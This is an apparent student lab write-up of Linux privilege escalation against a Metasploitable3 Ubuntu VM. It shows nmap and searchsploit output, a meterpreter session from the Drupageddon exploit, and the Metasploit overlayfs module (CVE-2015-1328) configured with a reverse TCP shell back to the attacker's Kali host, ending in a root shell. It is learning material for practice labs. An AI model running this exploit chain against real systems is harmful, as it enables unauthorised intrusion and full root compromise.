


Figure 9. With the knowledge from Figure 8, I researched how I could install it. All I had to do was curl the github copy released by carlospolop. And since I want the tool to run against the Ubuntu machine, I went back to my opened session on the target (Figure 10), paced the command, hit enter, and watched as hundreds of lines of information populated the screen.



Figure 10...


```

File Actions Edit View Help
MAIN() x bitman@Kali: ~ x
└─$ nmap -p 80 -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 22:42 CDT
Nmap scan report for 10.0.2.15
Host is up (0.0021s latency).

PORT      STATE SERVICE
80/tcp    open  http
Service Info: Host: 127.0.2.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds

(bitman@KaliIII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit apache | grep httpd

(bitman@KaliIII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit apached 2.4.7
Exploits: No Results
Shellcodes: No Results

(bitman@KaliIII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit apache 2.4.7

Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution | php/remote/40142.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/dos/34133.txt
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | linux/webapps/42745.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | unix/remote/47080.c
Apache Tomcat < 5.5.17 - Remote Directory Listing | linux/webapps/39642.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | jsp/webapps/42966.py
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/dos/36906.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/remote/34.pl

Shellcodes: No Results

(bitman@KaliIII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit 37292

Exploit Title | Path
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c

Shellcodes: No Results

(bitman@KaliIII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$

```

Figure 13. If you go back to Figure 12, you'll notice the Download link for the exploit. However, I want to go through Metasploit because downloading an exploit already installed in Kali's exploit directory is for other purposes aside from logic. In the link, it ended with an ID: 37292, which I took as the matching ID in Metasploit. I did a quick searchsploit to confirm my suspicions and as you can see above, my hunch paid off.

```

*~/Documents/CodingDojo/LinuxPrivesc/discovery.txt - Mousepad
File Edit Search View Document Help
1 Kali:
2 Ip: 10.0.2.5
3
4 Meta3 Ubuntu VM:
5 Ip: 10.0.2.15
6 drupal 7
7 www-data
8 kernel version: 3.13.0-24-generic
9 Kernel Architecture: x86_64
10 Possible Exploit: [CVE-2015-1328] overlayfs (PrivEsc)
11 exploit path: linux/local/37292.c
12
13
14
15

```


Figure 14. I just wanted to show all the information located so far.

```
MAIN() x bitman@Kalill: ~ x
040755/rwxr-xr-x 4096 dir 2011-07-27 15:17:40 -0500 themes
100644/rw-r--r-- 18039 fil 2011-07-27 15:17:40 -0500 update.php
100644/rw-r--r-- 2051 fil 2011-07-27 15:17:40 -0500 web.config
100644/rw-r--r-- 417 fil 2011-07-27 15:17:40 -0500 xmlrpc.php

meterpreter > shell
Process 26244 created.
Channel 0 created.
background
/bin/sh: 1: background: not found
exit
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 3 ...
msf6 exploit(multi/http/drupal_drupageddon) > search linux/local/37292.c
[-] No results from search
msf6 exploit(multi/http/drupal_drupageddon) > search 37292

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/local/overlayfs_priv_esc 2015-06-16 good Yes Overlayfs Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/overlayfs_priv_esc
msf6 exploit(multi/http/drupal_drupageddon) > use 0
[*] Using configured payload linux/x86/shell/reverse_tcp
msf6 exploit(linux/local/overlayfs_priv_esc) > show options

Module options (exploit/linux/local/overlayfs_priv_esc):

Name Current Setting Required Description
--
COMPILE Auto yes Compile on target (Accepted: Auto, True, False)
SESSION yes The session to run this module on

Payload options (linux/x86/shell/reverse_tcp):

Name Current Setting Required Description
--
LHOST 10.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
1 CVE-2015-8660
```

Figure 15. I used the background command to put my open session on the Ubuntu machine in the background while I located the overlays exploit.

```
bitman@Kalill: ~  
File Actions Edit View Help  
MAIN() x bitman@Kalill: ~ x  
msf6 exploit(linux/local/overlayfs_priv_esc) > options  
Module options (exploit/linux/local/overlayfs_priv_esc):  


| Name    | Current Setting | Required | Description                                     |
|---------|-----------------|----------|-------------------------------------------------|
| COMPILE | Auto            | yes      | Compile on target (Accepted: Auto, True, False) |
| SESSION |                 | yes      | The session to run this module on               |

  
Payload options (linux/x86/shell/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name          |
|----|---------------|
| 1  | CVE-2015-8660 |

  
View the full module info with the info, or info -d command.  
msf6 exploit(linux/local/overlayfs_priv_esc) > sessions -l  
Active sessions  


| Id | Name        | Type      | Information                       | Connection                                  |
|----|-------------|-----------|-----------------------------------|---------------------------------------------|
| 3  | meterpreter | php/linux | www-data @ metasploitable3-ub1404 | 10.0.2.5:4455 → 10.0.2.15:55891 (10.0.2.15) |

  
msf6 exploit(linux/local/overlayfs_priv_esc) > set SESSION 3  
SESSION ⇒ 3  
msf6 exploit(linux/local/overlayfs_priv_esc) > set LHOST 10.0.2.5  
LHOST ⇒ 10.0.2.5  
msf6 exploit(linux/local/overlayfs_priv_esc) > set LPORT 4545  
LPORT ⇒ 4545  
msf6 exploit(linux/local/overlayfs_priv_esc) >
```

Figure 16 I found my exploit and set all my Options. Payload was set to a reverse shell.

```
MAIN() x bitman@Kalill: ~ x
msf6 exploit(linux/local/overlayfs_priv_esc) > options
Module options (exploit/linux/local/overlayfs_priv_esc):
Name      Current Setting  Required  Description
--      -
COMPILE    Auto             yes       Compile on target (Accepted: Auto, True, False)
SESSION    3                yes       The session to run this module on

Payload options (linux/x86/shell/reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
1   CVE-2015-8660

View the full module info with the info, or info -d command.
msf6 exploit(linux/local/overlayfs_priv_esc) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(linux/local/overlayfs_priv_esc) > show targets

Exploit targets:
Id  Name
--  --
0   CVE-2015-1328
1   CVE-2015-8660

msf6 exploit(linux/local/overlayfs_priv_esc) > set target 0
target => 0
msf6 exploit(linux/local/overlayfs_priv_esc) >
```

Figure 17. It is also good to note that the TARGET needs to be set to CVE-2015-1328. CVE-2015-8660 is an exploit that targets a merging operation, which allows local users to bypass intended access restrictions and modify the attributes of arbitrary overlay files (NIST). We’re looking to leverage the root user, not just to change the overlay file.

```
Exploit target:
Id  Name
--  --
0   CVE-2015-1328

View the full module info with the info, or info -d command.
msf6 exploit(linux/local/overlayfs_priv_esc) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] SESSION may not be compatible with this module:
[*] * incompatible session architecture: php
[*] Writing to /tmp/ath0JKG6 (13655 bytes)
[*] Writing to /tmp/ofs-lib.so (7752 bytes)
[*] Writing to /tmp/LXqzVpYN (207 bytes)
[*] Sending stage (36 bytes) to 10.0.2.15
[*] Deleted /tmp/ath0JKG6
[*] Deleted /tmp/LXqzVpYN
[*] Command shell session 4 opened (10.0.2.5:4444 => 10.0.2.15:41258) at 2024-03-15 23:36:35 -0500

# whoami
root
# echo YAHTZEE!
YAHTZEE!
# echo YAHTZEE 10
YAHTZEE 10
# echo james
james
# echo finalflag.txt
finalflag.txt
#
```

Figure 18. I think I can say it now... YAHTZEE!